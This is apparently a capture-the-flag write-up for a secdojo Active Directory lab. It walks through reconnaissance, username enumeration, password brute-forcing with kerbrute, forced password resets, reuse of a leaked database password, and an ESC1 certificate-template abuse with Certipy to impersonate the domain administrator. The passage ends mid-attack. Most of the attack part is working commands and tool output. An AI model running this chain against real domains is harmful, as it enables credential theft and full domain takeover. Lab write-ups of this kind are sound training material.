AD103: an Intermediate AD enterprise forest from secdojo
Overview
An Active Directory enterprise environment focused on chaining vector attacks, from abusing weak permissions to compromising core enterprise services.
Reconnaissance
Note: This writeup moves quickly through reconnaissance. For a detailed breakdown of the recon methodology, see the Cascade writeup.

we have 2 machines here, let’s start an nmap scan on both but before that let’s add these to out /etc/hosts:
1
2
10.8.0.100     DC.mykalis.dojo mykalis.dojo DC
10.8.0.101     OPS.mykalis.dojo OPS
and now nmap :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
nmap -A 10.8.0.100 -v

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-03-31 18:17:35Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: mykalis.dojo, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC.mykalis.dojo
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC.mykalis.dojo
| Issuer: commonName=mykalis-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-05-31T13:48:28
| Not valid after:  2026-05-31T13:48:28
| MD5:     c517 cbc0 59f0 b7e3 b97d fc61 d30e 27bd
| SHA-1:   e15d 27d6 2f18 6366 a4cf 27d9 541f b98a f69b d174
|_SHA-256: ff47 2742 9545 7501 a4e8 5e3d 5b9f d18c 9bb8 acb5 099f f88b 7d94 a34a 6c8a ccdd
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: mykalis.dojo, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC.mykalis.dojo
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC.mykalis.dojo
| Issuer: commonName=mykalis-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-05-31T13:48:28
| Not valid after:  2026-05-31T13:48:28
| MD5:     c517 cbc0 59f0 b7e3 b97d fc61 d30e 27bd
| SHA-1:   e15d 27d6 2f18 6366 a4cf 27d9 541f b98a f69b d174
|_SHA-256: ff47 2742 9545 7501 a4e8 5e3d 5b9f d18c 9bb8 acb5 099f f88b 7d94 a34a 6c8a ccdd
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: mykalis.dojo, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.mykalis.dojo
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC.mykalis.dojo
| Issuer: commonName=mykalis-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-05-31T13:48:28
| Not valid after:  2026-05-31T13:48:28
| MD5:     c517 cbc0 59f0 b7e3 b97d fc61 d30e 27bd
| SHA-1:   e15d 27d6 2f18 6366 a4cf 27d9 541f b98a f69b d174
|_SHA-256: ff47 2742 9545 7501 a4e8 5e3d 5b9f d18c 9bb8 acb5 099f f88b 7d94 a34a 6c8a ccdd
|_ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap
| ssl-cert: Subject: commonName=DC.mykalis.dojo
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC.mykalis.dojo
| Issuer: commonName=mykalis-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-05-31T13:48:28
| Not valid after:  2026-05-31T13:48:28
| MD5:     c517 cbc0 59f0 b7e3 b97d fc61 d30e 27bd
| SHA-1:   e15d 27d6 2f18 6366 a4cf 27d9 541f b98a f69b d174
|_SHA-256: ff47 2742 9545 7501 a4e8 5e3d 5b9f d18c 9bb8 acb5 099f f88b 7d94 a34a 6c8a ccdd
|_ssl-date: TLS randomness does not represent time
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-03-31T18:18:38+00:00; +10s from scanner time.
| ssl-cert: Subject: commonName=DC.mykalis.dojo
| Issuer: commonName=DC.mykalis.dojo
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-28T13:42:51
| Not valid after:  2026-07-30T13:42:51
| MD5:     b9ef 3225 f61c 0a47 ce42 16c4 2749 18c4
| SHA-1:   3cae d8d2 a73a 9e9a 0465 ac34 ab1a 4cd0 0dee fcd8
|_SHA-256: e7b4 7b95 df66 6f58 27fa b594 c7ce 6a32 3072 b6f5 13de 1f4c c3d3 8f81 e4f5 3af8
| rdp-ntlm-info:
|   Target_Name: MYKALIS
|   NetBIOS_Domain_Name: MYKALIS
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: mykalis.dojo
|   DNS_Computer_Name: DC.mykalis.dojo
|   DNS_Tree_Name: mykalis.dojo
|   Product_Version: 10.0.20348
|_  System_Time: 2026-03-31T18:18:27+00:00
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
5986/tcp open  ssl/wsmans?
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.mykalis.dojo
| Issuer: commonName=DC
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-05-30T12:55:56
| Not valid after:  2028-05-29T12:55:56
| MD5:     77b6 c649 ba6a d80f 16e7 6c04 022e d3c2
| SHA-1:   d690 d930 6183 1160 121c db58 ae04 e400 fcca 699b
|_SHA-256: aba2 3052 9294 914a 06e4 2a51 8f7a f627 5a44 0c4f b203 53c6 b9e2 a52d 774d 3d20
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|   h2
|_  http/1.1
< SNIP >
nothing out of ordinary here, next:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
nmap -A 10.8.0.101 -v

PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: Site doesnt have a title.
|_http-server-header: Microsoft-IIS/10.0
81/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: 403 - Forbidden: Access is denied.
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  https?
444/tcp  open  snpp?
445/tcp  open  microsoft-ds?
465/tcp  open  smtp          Microsoft Exchange smtpd
| smtp-commands: OPS.mykalis.dojo Hello [10.8.0.3], SIZE 37748736, PIPELINING, DSN, ENHANCEDSTATUSCODES, STARTTLS, X-ANONYMOUSTLS, AUTH GSSAPI NTLM, X-EXPS GSSAPI NTLM, 8BITMIME, BINARYMIME, CHUNKING, XEXCH50, SMTPUTF8, XRDST, XSHADOWREQUEST
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT
| ssl-cert: Subject: commonName=OPS
| Subject Alternative Name: DNS:OPS, DNS:OPS.mykalis.dojo
| Issuer: commonName=OPS
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-05-31T02:59:06
| Not valid after:  2030-05-31T02:59:06
| MD5:     c4fd c41f c74e 54df 68bc 2138 bc75 d11a
| SHA-1:   b0e6 ba87 a513 4f79 b265 0658 1ed4 a83c e7ee 97c8
|_SHA-256: 5888 1848 6ea0 5afb 0753 da7d 5c9a cddd a872 37be 1130 bd03 4524 76af 788a 713f
| smtp-ntlm-info:
|   Target_Name: MYKALIS
|   NetBIOS_Domain_Name: MYKALIS
|   NetBIOS_Computer_Name: OPS
|   DNS_Domain_Name: mykalis.dojo
|   DNS_Computer_Name: OPS.mykalis.dojo
|   DNS_Tree_Name: mykalis.dojo
|_  Product_Version: 10.0.20348
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
2525/tcp open  smtp          Microsoft Exchange smtpd
| smtp-commands: OPS.mykalis.dojo Hello [10.8.0.3], SIZE, PIPELINING, DSN, ENHANCEDSTATUSCODES, STARTTLS, X-ANONYMOUSTLS, AUTH NTLM, X-EXPS GSSAPI NTLM, 8BITMIME, BINARYMIME, CHUNKING, XEXCH50, SMTPUTF8, XRDST, XSHADOWREQUEST
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT
| ssl-cert: Subject: commonName=OPS
| Subject Alternative Name: DNS:OPS, DNS:OPS.mykalis.dojo
| Issuer: commonName=OPS
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-05-31T02:59:06
| Not valid after:  2030-05-31T02:59:06
| MD5:     c4fd c41f c74e 54df 68bc 2138 bc75 d11a
| SHA-1:   b0e6 ba87 a513 4f79 b265 0658 1ed4 a83c e7ee 97c8
|_SHA-256: 5888 1848 6ea0 5afb 0753 da7d 5c9a cddd a872 37be 1130 bd03 4524 76af 788a 713f
| smtp-ntlm-info:
|   Target_Name: MYKALIS
|   NetBIOS_Domain_Name: MYKALIS
|   NetBIOS_Computer_Name: OPS
|   DNS_Domain_Name: mykalis.dojo
|   DNS_Computer_Name: OPS.mykalis.dojo
|   DNS_Tree_Name: mykalis.dojo
|_  Product_Version: 10.0.20348
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
5986/tcp open  wsmans?
| ssl-cert: Subject: commonName=OPS
| Subject Alternative Name: DNS:OPS, DNS:OPS.mykalis.dojo
| Issuer: commonName=OPS
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-05-30T12:59:38
| Not valid after:  2028-05-29T12:59:38
| MD5:     678c 2359 82a6 1481 5001 ad99 9868 3f60
| SHA-1:   514c c57f 7ca8 29e9 90c3 656f b649 e1f1 2923 cb0d
|_SHA-256: e2f6 e691 143d 6708 14f6 37f5 fb74 37b6 76f3 aa16 7cee 9673 6764 2714 d0bf b383
6001/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
8080/tcp open  http          Microsoft IIS httpd 10.0
|_http-title: Mykalis \xE2\x80\x94 Business & Technology Consulting
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
< SNIP>
this is quite interesting, we have smtp and smpts and quite the webserver on 80, 443 and 8080.
from this port 8080 we find a few names of employees, we can be bother to generate potential usernames but the Email us already spells the format, for example : Layla Abdullah => labdullah ( from the email us ) Sophie Bernard => sbernard ( we did the same format we observed from email us ) Julien Moreau => jmoreau William Anderson => wanderson
this requires deriving usernames from the website and bruteforcing — not the most elegant path, but the password policy shows no lockout so it’s viable. Password spraying with a targeted list is the cleaner approach here.
we can verify with kerbrute :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
─$ kerbrute userenum --domain mykalis.dojo --dc 10.8.0.100   users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 04/01/26 - Ronnie Flathers @ropnop

2026/04/01 00:02:48 >  Using KDC(s):
2026/04/01 00:02:48 >  	10.8.0.100:88

2026/04/01 00:02:48 >  [+] VALID USERNAME:	 jmoreau@mykalis.dojo
2026/04/01 00:02:48 >  [+] VALID USERNAME:	 labdullah@mykalis.dojo
2026/04/01 00:02:48 >  [+] VALID USERNAME:	 administrator@mykalis.dojo
2026/04/01 00:02:48 >  [+] VALID USERNAME:	 sbernard@mykalis.dojo
2026/04/01 00:02:48 >  [+] VALID USERNAME:	 wanderson@mykalis.dojo
2026/04/01 00:02:48 >  Done! Tested 5 usernames (5 valid) in 0.501 seconds
I added the administrator account just for sanity check. okay we can bother trying passwords against all users, but we have on the 443 port outlopk running:

and since in the email us button there is labdullah, I’ll prioritize this user first, we’ll be dealing with large files of passwords, I’m not good at guessing, so we can try with this here a list of weak passwords or just use rockyou, and I’ll use kerbrute :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
kerbrute bruteuser --dc 10.8.0.100 -d mykalis.dojo /usr/share/wordlists/rockyou.txt labdullah

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 02/13/26 - Ronnie Flathers @ropnop

2026/02/13 16:10:55 >  Using KDC(s):
2026/02/13 16:10:55 >  	10.8.0.3:88

2026/02/13 16:15:42 >  [+] VALID LOGIN:	 labdullah@mykalis.dojo:P@ssw0rd
2026/02/13 16:15:43 >  Done! Tested 7800 logins (1 successes) in 287.451 seconds
and we do get a hit, now we do have creds.
Exploitation
these credentials work for both machines.
1
2
3
nxc smb 10.8.0.100 -u labdullah -p P@ssw0rd
SMB         10.8.0.100      445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:mykalis.dojo) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.8.0.100      445    DC               [+] mykalis.dojo\labdullah:P@ssw0rd
and :
1
2
3
nxc smb 10.8.0.101 -u labdullah -p P@ssw0rd
SMB         10.8.0.101      445    OPS              [*] Windows Server 2022 Build 20348 x64 (name:OPS) (domain:mykalis.dojo) (signing:True) (SMBv1:None)
SMB         10.8.0.101      445    OPS              [+] mykalis.dojo\labdullah:P@ssw0rd
we can also login to the MS Exchange server using these credentials : mykalis.dojo\labdullah:P@ssw0rd
let’s also run rusthound-ce in the background:
1
rusthound-ce -d mykalis.dojo -u labdullah -p P@ssw0rd -c All -z

we do login to MS Exchange and we find particularly that only these 3 users have email boxes, that’s something we note and we move on.

back to bloodhound we see that this user and we have force change password on many users, but notice that only of them has an email box from the list we saw previously so we’ll prioritize resetting his password.
1
nxc smb 10.8.0.100 -u labdullah -p P@ssw0rd -M change-password -o USER=EOBRIEN NEWPASS=Plur1bu5
once we restted his password, let’s check his iboxes :

and he has received an email from julien and a zip file is attached to this, let’s download the zip file and unzip, and once inside let’s hunt for secrets and passwords first :
1
2
3
4
$ grep -ir password

<SNIP>
angular_flask/settings.py:SQLALCHEMY_DATABASE_URI = 'mysql+pymysql://root:PasswordStrongAuth!2025Mykalis@localhost/angular_flask'
okay and jackpot, except that we don’t have users yet and we don’t which user this password belong to, but I’d guess it may be for an sql service.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
nxc ldap 10.8.0.100 -u labdullah -p P@ssw0rd --users-export users.txt
LDAP        10.8.0.100      389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:mykalis.dojo) (signing:None) (channel binding:Never)
LDAP        10.8.0.100      389    DC               [+] mykalis.dojo\labdullah:P@ssw0rd
LDAP        10.8.0.100      389    DC               [*] Enumerated 48 domain users: mykalis.dojo
LDAP        10.8.0.100      389    DC               -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.8.0.100      389    DC               Administrator                 2025-05-20 13:51:07 0        Built-in account for administering the computer/domain
LDAP        10.8.0.100      389    DC               Guest                         <never>             1        Built-in account for guest access to the computer/domain
LDAP        10.8.0.100      389    DC               krbtgt                        2025-05-31 01:45:43 0        Key Distribution Center Service Account
LDAP        10.8.0.100      389    DC               $331000-C4NV05269L5B          <never>             0

< SNIP >
LDAP        10.8.0.100      389    DC               HealthMailboxdfd3ea5          2025-05-31 03:23:37 0
LDAP        10.8.0.100      389    DC               svc_sql                       2025-05-31 13:48:31 0
LDAP        10.8.0.100      389    DC               [*] Writing 48 local users to users.txt
and here we have svc_sql, you can just spray the password on all users like :
1
nxc smb 10.8.0.100 -u users.txt -p 'PasswordStrongAuth!2025Mykalis'
or just be like me and test on svc_sql first since we already have it there as a user.
and the password works for it :
1
2
< SNIP >
SMB         10.8.0.100      445    DC               [+] mykalis.dojo\svc_sql:PasswordStrongAuth!2025Mykalis
back to bloodhound let’s check this user :

okay so this user can enroll in the Web-Server template, and what caught my eye is this certificate as we can see has Enrollee Supplies Subject set to TRUE, this basically means that we can request a certificate for any user specifying its upn even administrator, but we don’t know what this certificate can be used for yet, we check the Enhanced Key Usage is set to 1.3.6.1.5.5.7.3.2, this OID is assigned to Client Authentication. this is basically ESC1 I believed, I am not sure.
Privilege Escalation
this should have worked :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
certipy-ad req -u svc_sql@mykalis.dojo -p 'PasswordStrongAuth!2025Mykalis' \
  -dc-ip 10.8.0.100 \
  -ca mykalis-DC-CA \
  -template Web-Server \
  -upn administrator@mykalis.dojo \
  -target DC.mykalis.dojo \
  -sid S-1-5-21-718436270-1213841202-3127682982-500
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 30
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@mykalis.dojo'
[*] Certificate object SID is 'S-1-5-21-718436270-1213841202-3127682982-500'
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'administrator.pfx'
but it doesn’t, I tries to talk to an internal ip address, i guess this is an infra issues, a way around this is to specify the dns server to use :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
certipy-ad req -u svc_sql@mykalis.dojo -p 'PasswordStrongAuth!2025Mykalis' \
  -dc-ip 10.8.0.100 \
  -ca mykalis-DC-CA \
  -template Web-Server \
  -upn administrator@mykalis.dojo \
  -target 10.8.0.100 \
  -sid S-1-5-21-718436270-1213841202-3127682982-500 \
  -ns 10.8.0.100
Certipy v5.0.4 - by Oliver Lyak (ly4k)

